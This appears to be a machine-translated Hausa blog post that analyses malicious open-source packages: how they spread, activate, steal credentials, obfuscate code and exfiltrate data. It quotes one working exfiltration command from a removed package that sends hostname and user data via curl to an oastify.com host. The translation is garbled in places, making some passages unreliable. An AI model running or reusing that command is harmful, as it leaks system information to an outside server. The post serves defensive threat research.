






A cikin shirin da ya gabata, Buɗaɗɗen Tushen Mummunan Fakiti: Matsalar, mun tattauna dalilin da yasa masu barazanar suka kasance haka sha'awar buga sabbin abubuwan da ba su da kyau ko kuma saka malware a cikin sabbin sigar abubuwan da ke akwai: Kayayyakin buɗaɗɗen tushe suna ba kowa damar ƙirƙirar asusun na ɗan lokaci a cikin rajistar sassan (kamar NPM, PyPI, Docker Hub ko Visual Studio Marketplace) ko dandamalin haɓaka haɗin gwiwa (kamar GitHub). Babu farashi, da damammaki da yawa don amfani da amincin da ƙungiyoyin software ke da shi a al'ada akan sassan ɓangare na uku.
Rashin daidaito tsakanin yadda masu hari ke da sauƙin rarraba malware ta amfani da kayayyakin more rayuwa da ake da su don buɗe tushe, da kuma yadda yake da wahala ga ƙungiyoyi masu haɓaka software (kowa?) su guji kamuwa da malware (da kuma isar da malware a cikin software ɗin da suke rarrabawa ga wasu), ya haifar da kusan kashi ɗaya cikin huɗu na fakitin cutarwa a bara.
Wannan matsala ce mai girma da babu wata ƙungiya da za ta iya magance ta, kuma al'umma tana cikin shirin sake fasalin tsarin tushen buɗewa dangane da aminci, ka'idojin tsaro-by-default da tsaro-by-design, da kuma zagayowar rayuwar sassan. Za mu duba irin waɗannan ra'ayoyin a cikin shiri na gaba. Kariya Daga Buɗaɗɗen Fakitin Mugaye: Me Ke Aiki (Ba Ya Aiki).
Ka tuna cewa muna magana ne game da abubuwan da ke cikin software waɗanda galibin lokaci suka dace da su kunshin software: an tattara kayan da za a iya sake amfani da su don a iya ambaton su a matsayin dogaro a cikin manhajar software, sannan a shigar da su tare da mai sarrafa fakiti ko kayan aikin gini. Lura cewa wannan shari'ar za a iya faɗaɗa ta don haɗawa da na jama'a hotuna na akwati (wanda ake amfani da shi ta hanyar amfani da lokutan aiki na kwantena da dandamalin shiryawa kamar Kubernetes), da kuma kari ga kayan aikin software (don gini, sarrafa kansa, da kuma tura kayan aiki).
A nan mun yi nazari kan yadda wannan dabarun kai hari bisa ga abubuwan da suka shafi cutarwa yana aiki, bisa ga misalan da suka gabata da kuma abin da muka gani a cikin dandamalinmu na Gargaɗin Farko na Malware (MEW). Za mu rarraba abubuwan da ke cutarwa ta hanyoyi daban-daban:
(1) hanyar da aka zaɓa don rarrabawa (rajista da aka yi amfani da ita, a cikin sabon sashi ko wanda ke akwai, da kuma dabarar da aka yi amfani da ita don kamuwa da sigar sashi da aka buga), (2) yadda ake kunna ko kunna malware, (3) halayen mugunta wato irin ayyukan cutarwa da ake gani da kuma wanne ne dalilin maharin, (4) waɗanne dabaru ne suka zama ruwan dare gama gari don ɓoyewa, ɓoyewa don rashin lura, motsi a gefe, sadarwa tare da masu masaukin baki na umarni da iko (C2), da sauransu; da kuma (5) dabarun samun isasshen shahara da amincewa don waɗanda abin ya shafa su ƙare su shigar da kayan.
Tsarin Rarrabawa da Aka Zaɓa
Mun lura da wani "bango amo"na fakitin da ba su da ƙwarewa ta amfani da rubuttukan rubutu don yin rubuttukan masu haɓaka software marasa hankali tare da kuskuren rubutu a cikin sunan fakitin don dogaro da su. Yawancin fakitin da aka fi sani suna samun tarin fakitin da aka yi wa suna iri ɗaya tare da kuskuren rubutu, tare da tsammanin za su yi rubuttukan wasu masu haɓaka software marasa hankali.
Suna amfani da asusun da ba a saba gani ba, suna buga ƙungiyar fakitin rubutu, suna ƙirƙirar wani, sannan su buga wani rukuni… Ta amfani da wasu ayyuka na atomatik da fasaha, za su iya samun ƙwarewa, amma galibi ba su da mahimmanci. A cikinmu muna kiransu "anchovies"Satar takardun shaida ita ce babban burin, amma a wasu lokutan muna samun manhajar leƙen asiri tana fitar da lambar tushe ko bayanai masu mahimmanci kamar bayanan da za a iya gane su ta mutum (PII), kama allo, da sauran shakku.
Idan muka yi la'akari da yadda muke ganin wasu abubuwa masu ban tsoro, wato "sharks". Ana mayar da hankali kan wasu tsiraru ga takamaiman ƙungiyoyi ko ƙungiyoyi, galibi tare da masu cire kuɗi daga crypto ko masu cire kuɗi daga yanar gizo waɗanda aka kunna su bisa ga sharaɗi, wataƙila ta hanyar bin hanyar da aka gani a cikin wannan labarin. lamarin da ya faru na buɗe fakitin harin kawai lokacin da aka yi nuni ga fakitin daga fakitin da aka yi niyya.
An yi nazarin tsarin rarrabawa a cikin kyakkyawan takarda kuma yanzu ta gargajiya, "Tarin Wuka na Backstabber: Sharhin Hare-haren Sarkar Samar da Manhajar Buɗaɗɗiya", wanda dole ne a karanta. Tabbas kun taɓa ganin wannan kyakkyawan jadawalin a baya:

An binciko dukkan hanyoyin, ciki har da sabbin fakiti da na yanzu; suna shafar lambar tushe, tsarin gini, ko kuma bangaren da aka kunsa; ta amfani da takardun shaidar da aka sata ko injiniyan zamantakewa; sace asusun da aka yi watsi da su da kuma ma'ajiyar bayanai ko kuma guba wadanda aka kiyaye. Wasu hare-hare sun sami sunaye (Kirkira, Ruɗani game da Dogaro, Ruɗani a Bayyananne, Repo-jacking. da sauransu) kuma an riga an tattauna su a wani wuri.
Yaya batun rajistar da aka zaɓa?
NPM ta ci gaba da jagorantar jimillar adadin fakitin cutarwa, amma mun ga ƙaruwar da ta fara a wannan shekarar a PyPI. Python sanannen tsarin halittu ne don kimiyyar bayanai da koyon injina. A zahiri, yawan malware yanzu ya fi yawa a PyPI fiye da na NPM.
Yadda ake kunna malware
Ana haifar da ƙwayoyin cuta masu cutarwa yayin shigarwa a cikin shari'o'i 4 cikin 10 kawai (a cikin 'yan shekarun nan ya kusa kusan 6 cikin 10). Sauran suna gudanar da mummunan hali a lokacin aiki, tare da 1 cikin 100 da aka kunna yayin gudanar da gwaje-gwaje. Maƙiyan sun san cewa an kashe aiwatar da rubutun shigarwa ba tare da kulawa ba a wurare da yawa.
Me miyagun mutane ke samu?

Za mu lissafa nau'ikan halaye marasa kyau, waɗanda suka fi shahara da farko. Lura cewa tasirin na iya bambanta sosai: goge yana da taurin kai, amma ba abu ne da aka saba gani ba kuma ana ganinsa ne kawai a wasu lokuta, dangane da yakin yanar gizo ko kuma mummunan makircin 'yan damfara. Waɗannan rukunan sun zama ruwan dare:

- InfoStealer / Takaddun shaida Drainer. A mafi yawan lokuta, sama da kashi 90% na hare-haren da ba su da ƙwarewa su ne masu satar bayanai masu sauƙi waɗanda galibi ke neman takardun shaida kamar kalmomin shiga, alamun shiga, maɓallan API, da maɓallan sirri (don SSH da makamantansu). Wataƙila shine mafi sauƙin rubutawa (tare da gogewa?). Suna lissafa fayiloli/kundin bayanai da aka sani da sauran tushe (misali maɓallan rajista), suna tattara abubuwan da ke ciki, sannan su aika da wannan bayanan zuwa sabar C2. Manufar ita ce mai sauƙi: "Ina buga sata don takardun shaida na phishing, don haka daga baya zan iya amfani da takardun shaida don ƙaddamar da hari kai tsaye".
Hanyoyin sadarwar C2 da aka lura yawanci suna da arha kuma suna da datti, kamar tashoshin Telegram ko Kayan aikin rami kamar ngrok (sau da yawa a cikin nau'in wakili mai juyawa da aka fallasa ta hanyar IPs na VPN). Akwai ɗaruruwan (!) na yiwuwa, tare da ayyukan GitHub da yawa a ƙarƙashin batun satar kalmar sirriƘwarewa kamar keyloggers ba kasafai ake samun su ba ga fakitin da hotunan kwantena masu cutarwa, amma sun fi yawa a cikin fakitin kayan aiki, inda ake sa ran hulɗar mai amfani.
- Mai Saukewa / Mai SaukewaNa biyu a shahara, yawanci yana zuwa na farko a hare-hare masu matakai da yawa. Fiye da ɗaya cikin uku na abubuwan da ke cutar da ƙwayoyin cuta suna da droppers (idan an haɗa nauyin da ke cutar da ƙwayoyin cuta a cikin kunshin) ko masu saukewa (ana sauke nauyin daga ƙarshen wurin da ke ƙarƙashin ikon mai hari). Sau da yawa nauyin da ke cutar da ƙwayoyin cuta na binary ne aka sani, kuma ana gudanar da shi kuma wani lokacin yana ci gaba, don shigar da ƙofofin baya, kayan leƙen asiri, masu cire kuɗi na crypto, da sauran shari'o'in amfani. Kayan da aka sauke ko aka tura yana fara hari na mataki na biyu tare da duk ƙarfin da aka samar ta hanyar binary na malware da ke akwai. Ana iya rarraba binary ɗin a cikin kunshin, sau da yawa ana ɓoye su azaman hotuna ko kuma ana tsammanin nau'ikan fayiloli marasa lahani, don guje wa ganowa yayin haɗawa zuwa shafukan da ba a zata ba.
- Masu satar kuɗin Crypto/Masu hakar ma'adinaiMaƙiya masu sha'awar kuɗi suna son amfani da kadarorin girgijenku don gudanar da masu hakar ma'adinai na crypto (har ma suna gano ko suna gudana a cikin girgije VM). Ba su damu da rabon ƙarancin riba na dala 1 ga kowace dala 53 da aka caji wanda aka yi wa sata saboda kayan aikin girgije. Waɗanda abin ya shafa ba za su san da wannan ba har sai sun sami kuɗin da ba a zata ba. Abin farin ciki, wannan yana zuwa ya tafi. Cryptojacking kamfen a cikin fakitin mugunta lokaci-lokaci suna bayyana sannan su ɓace, suna yin leƙen asiri ga masu amfani da walat ko kuma daga ƙarshe suna kai hari ga mai samar da walat, kamar yadda yake a cikin Harin Ledger.
Wasu halaye, kamar tura Ƙofar baya don aiwatar da lambar nesa ta hanyar buɗe harsashi mai juyawa ba shi da yawa yanzu fiye da da. Misali, 123rf_contributor_web kunshin (wanda yanzu aka cire daga rajista) yana buɗewa ba tare da wani ɓoyewa ba, harsashi mai juyi an kwafi kuma an liƙa daga Takardar yaudara ta baya:
Baya ga halaltattun abubuwa da suka shafi mugunta, mun lura da cin zarafi da dama, ciki har da:
Fakitin wasikun banza
Akwai dubban ƙananan fakiti, galibi a cikin NPM, ba tare da malware ba amma suna da alƙawarin samun kuɗi mai sauƙi, man maciji, hanyoyin haɗi zuwa tayin Viagra, da duk waɗannan. Wasu masu amfani suna buga irin wannan spam kuma suna ɗaukar bandwidth mai yawa daga rajista. Wani ɗan wasan kwaikwayo wataƙila daga Indonesia ya yi ƙoƙarin samun fa'ida ta hanyar cin zarafin teaRank an yi niyya don biyan diyya ga masu haɓaka tushen buɗewa, ta hanyar ƙirƙirar dubban fakitin NPM masu alaƙa da ma'ajiyar GitHub dummy masu alaƙa. Wannan a bayyane yake karya sharuɗɗan amfani.
Bokaye na binciken tsaro da kuma fa'idodin kwari
Lokacin da fakitin ya bayyana kansa a matsayin mai fitar da bayanai don dalilai masu kyau, kamar gano kurakuran tsaro don shirye-shiryen fa'idodin kwari ko bincika wasu fannoni na yanayin halittu. Mun ga dubban fakiti a cikin wannan rukunin, waɗanda ke ɗaukar ganewar asali amma ba su da mahimmanci ga adireshin Burp Collaborator daga PortSwigger (misali mai masaukin baki a cikin yankin oastify.com). Sau da yawa mun lura da kwafi na Ruɗani game da Dogaro kamar yadda Alex Birsan ya tabbatar, aurora-webmail-pro kunshin (an cire shi daga rajista), wanda kawai ke gudanar da wannan mummunan lambar a cikin rubutun kafin shigarwa:
exec("a=$(hostname; pwd; whoami; echo 'aurora-webmail-pro'; curl http://kmauspo6z5noqllvwu0oj6lqahg84ysn.oastify.com/;) && echo $a | xxd -p | head | while read ut; do curl -k -i -s http://kmauspo6z5noqllvwu0oj6lqahg84ysn.oastify.com/$ut;done")
Kuma ya haɗa da "Wannan hujja ce mai sauƙi ta Harin Rikici na Dogara da Juna"Bayanin Wa'adi a cikin fakamari.jsonWannan a bayyane yake karya sharuɗɗan sabis, koda ba tare da wata niyya ta mugunta ba.
Wani labari mai daɗi? Ba mu ga (har yanzu) hare-haren ransomware da ake kai wa ta hanyar abubuwan da ba su da kyau ba. Saboda dalilai da ba a sani ba, masu aikata laifukan yanar gizo sun fi son hanyoyin aika saƙonnin imel na gargajiya, waɗanda suka dogara da RDP, da kuma hanyoyin aika saƙonni ta hanyar tuki.
Ƙarin Dabaru da Aka Lura
An yi amfani da dabaru da yawa don juriya, guje wa tsaro, tattara bayanai, sadarwa tare da masu masaukin baki na umarni da iko, da kuma fitar da ruwa.
dagewa Ana samun waɗannan abubuwan ta hanyar amfani da fasalulluka na juriya a cikin malware na mataki na biyu, amma wani lokacin halayen suna cikin lambar fakiti, tare da ayyukan da aka tsara da canje-canje a cikin rajistar Windows waɗanda suka fi yawa.
Obfuscation abu ne da aka saba gani, amma ba shi da ƙwarewa. Yawancin fakitin rubutu (ku tuna da “anchovies"?) ba sa amfani da ɓoyewa kwata-kwata; da yawa suna amfani da ko dai ƙananan abubuwa (base64/hex encoding ko maye gurbin ciphers kamar rot13) ko kuma suna amfani da abubuwan ɓoyewa da ƙananan bayanai, wanda ake iya juyawa cikin sauƙi tare da kayan aiki da suka dace. "Shark" ne kawai ke yin ainihin, mai tauri, mai ɓoyewa, mai wahalar juyawa.
Rufewa na iya ɓoye harin, amma me yasa za a buƙaci a ɓoye lambar da ke cikin ɓangaren buɗe tushen bayanai? Akwai shaidar cewa akwai buƙatar ɓoye wani abu daga gani? Mun sami misalai da yawa na fakiti marasa lahani waɗanda ke amfani da rufe don kare haƙƙin mallaka, wanda ya saɓa wa "buɗaɗɗen tushe". Ana iya amfani da rufewar bayanai a matsayin shaidar malware, amma ba a yanke hukunci ba. Hakanan yana da wuya a cire rufewar bayanai.
kin biyan daga ikon tsaro yana amfani da dabaru masu sauƙi. Ana kare lambar mugunta sau da yawa a cikin gwada ... kama toshe-tushen da ke yin watsi da duk wani keɓancewa, don haka ba a nuna ayyukan da ba su dace ba a cikin rajistan ayyukan. Tabbatar da muhalli (yana gudana a cikin VM ko akwati) ba kasafai yake faruwa ba, sai dai idan malware ne ke kai hari ga wata ƙungiya ko muhalli.
Yin amfani da hanyoyin ɓoye abubuwa a cikin hotuna da fayilolin PDF (irin steganography) wata hanya ce da ake gani don guje wa ganowa.
Kamar yadda mafi yawan abubuwan da ke cutar da mutane su ne masu satar bayanai, tarin bayanai yana da mahimmanci. Ana yin scanning na sirri (kalmomin sirri, alamun shiga, maɓallan API, maɓallan ɓoye bayanai) akai-akai a cikin fayilolin log, masu canjin yanayi, har ma da allo (ana gani tare da trojans na banki da masu satar bayanai na crypto). Fitar da lambar tushe shima abu ne da aka saba gani, saboda shigar da fakitin galibi ana yin sa ne a cikin wani wuri na ci gaba inda za a iya yin kwafin ma'ajiyar git na ciki. Mun ga fakitin da ke lissafa kundin adireshi don neman ma'ajiyar git. Neman wurare kamar .env, private.pem, settings.py, app.js, ko application.properties abu ne da ya zama ruwan dare.
Exfiltration wani mataki ne da aka yi amfani da shi sosai. Wasu tsirarun fakitin cutarwa ne kawai ke ƙoƙarin ɓoye inda aka samo bayanan. Tashoshin Telegram da ramuka masu kama da ngrok ana amfani da su sau da yawa. Kuma akwai da yawa galibi yankunan da aka yi wa rajistar fari ana amfani da su don fitar da ruwa.
Sauran dabarun, kamar haɓaka gata ko motsi a gefe, ba su da yawa.
Samun Shahara da Amincewa
Ka yi tunanin wani ɗan damfara mai fasaha da wani mugun abu mai kisan kai da aka shirya yi yana mamakin: "Ta yaya zan sa wannan abin ya zama abin dogaro ga waɗannan wawaye marasa tunani?".

Wannan yana fassara zuwa yadda ake yin shigarwar don ɓangaren mugunta don nuna taurari / cokali mai yatsu da yawa (don shahara), da sigar / matsaloli da pull requests (don ayyuka). Manufar ita ce a sami shahararru (taurari) da waɗanda suka dogara da su, da kuma kyakkyawan kallo game da dacewa da kulawa.
Rijistar ba ta duba ko abubuwan da ke cikin aikin GitHub da abubuwan da ke cikin fakitin sun dace baWannan sanannen batu ne a cikin tsarin samar da software. Rijistar jama'a manyan ramuka ne da ke haɗiye duk abin da aka jefa musu. Kuna iya haɗa kowace ma'ajiyar bayanai.
Idan kuskuren fakitin ya yi kuskure a cikin sanannen fakitin, hakan yana da sauƙi: kawai ka yi la'akari da ma'ajiyar GitHub da ke akwai a cikin bayanin abubuwan da ake amfani da su don ƙirƙirar fakitin da kuma buga shi a cikin rajista. Don sabbin fakiti akan ma'ajiyar GitHub ta bogi, ƙila kana buƙatar ƙarin ƙwarewa, wataƙila ƙirƙirar jabu. kallon taurari/faɗaɗa Asusun GitHub ta hanyar rubutun.
Kuma idan abubuwan da ke cikin fakitin ku sun yi kama da na wurin ajiyar bayanai, ku sanya wasu canje-canje masu kyau a nan da can… Za ku iya saka malware ɗinku a cikin sabon fakitin da ya yi kama da sanannen wanda ke nuni ga wurin ajiyar bayanai na yanzu, kuma ku jira kuskuren da aka yi. Idan wani ya yi ƙoƙarin kwatanta abubuwan da ke cikin fakitin da abubuwan da ke cikin ma'ajiyar GitHub, bambance-bambancen da ke wurin allurar malware za a iya rasa su cikin sauƙi. Mun ga wannan hanyar sau da yawa a baya.
Tsarin da wani ɓangare zai yi bayanin da ba zai iya hana yin kuskure ba game da asalinsa, yadda aka gina fakitin, daga waɗanne tushe, da kuma wa za a yi maraba da shi. Amma wannan wani labari ne daban.
Shin component X malware ne?
Akwai cikakken bayanai na fakitin cutarwa? A'a. Rashin lafiyar tushen buɗewa yana da lambar CVE ID da aka sanya, amma fakitin cutarwa kaɗan ne kawai (musamman waɗanda ke kanun labarai) aka ba su ɗaya. CWE na fakitin cutarwa shine Saukewa: CWE-506 (lambar mugunta da aka saka).
Kayan aikin malware na yau da kullun (VirusTotal, MalwareBazaar, SOREL-20M…) ba sa yin takamaiman tanadi don abubuwan da ke cutarwa. Wannan abin maraba ne!
Akwai samfuran bayanai na bincike da bayanai don nazari (muna amfani da kaɗan daga cikinsu), amma ana sabunta shigarwar ne kawai lokacin da aka san fakitin mugunta, wanda galibi yakan yi latti. Idan kuna da sha'awa, OpenSSF Fakitin Mugaye kyakkyawan farawa ne.
A cikin rubutu na gaba, za mu tattauna yadda za a san ko wani fakitin yana da cutarwa. Mai ɓatarwa: eh, akwai hanyoyin duba abubuwan da ke da cutarwa da wuri a lokacin da aka fallasa su, kafin rajistar ta cire wani abu da aka sani da cutarwa.
Bugu da ari, reading
A cikin shirin na gaba "Kariya Daga Buɗaɗɗen Fakitin Mugaye: Me Ke Aiki (Ba Ya Aiki)" Za mu tattauna abubuwan da ya kamata a yi da waɗanda ba a yi ba don tsaron buɗaɗɗen tushe. Yawancin ƙwararrun da suka san tsaro suna da fahimta game da yadda za su magance wannan barazanar, amma akwai rashin fahimta da yawa.
Za mu yi bitar dalilin da yasa waɗannan ra'ayoyin ba daidai ba ne, da kuma yadda irin waɗannan kuskuren fahimta ke taimakawa ga shaharar wannan tsarin kai hari, da kuma haɗarin da ƙungiyoyi ke fuskanta. Za mu ci gaba da abin da ke aiki, kuma wanne ne ƙoƙarin da albarkatun da ke tattare da shi.
Haka kuma, za mu yi rubutu game da ci gaban fakitin cutarwa dangane da manufarsu, tsarin allurar, da dabarun kai hari.
Tsaya saurare!
References
- Buɗaɗɗen Tushen Mummunan Fakiti: Matsalar, shirin da ya gabata a cikin wannan jerin.
- Tarin Wuka na Backstabber: Sharhin Hare-haren Sarkar Samar da Manhajar Buɗaɗɗiya
- OpenSSF Fakitin Mugaye
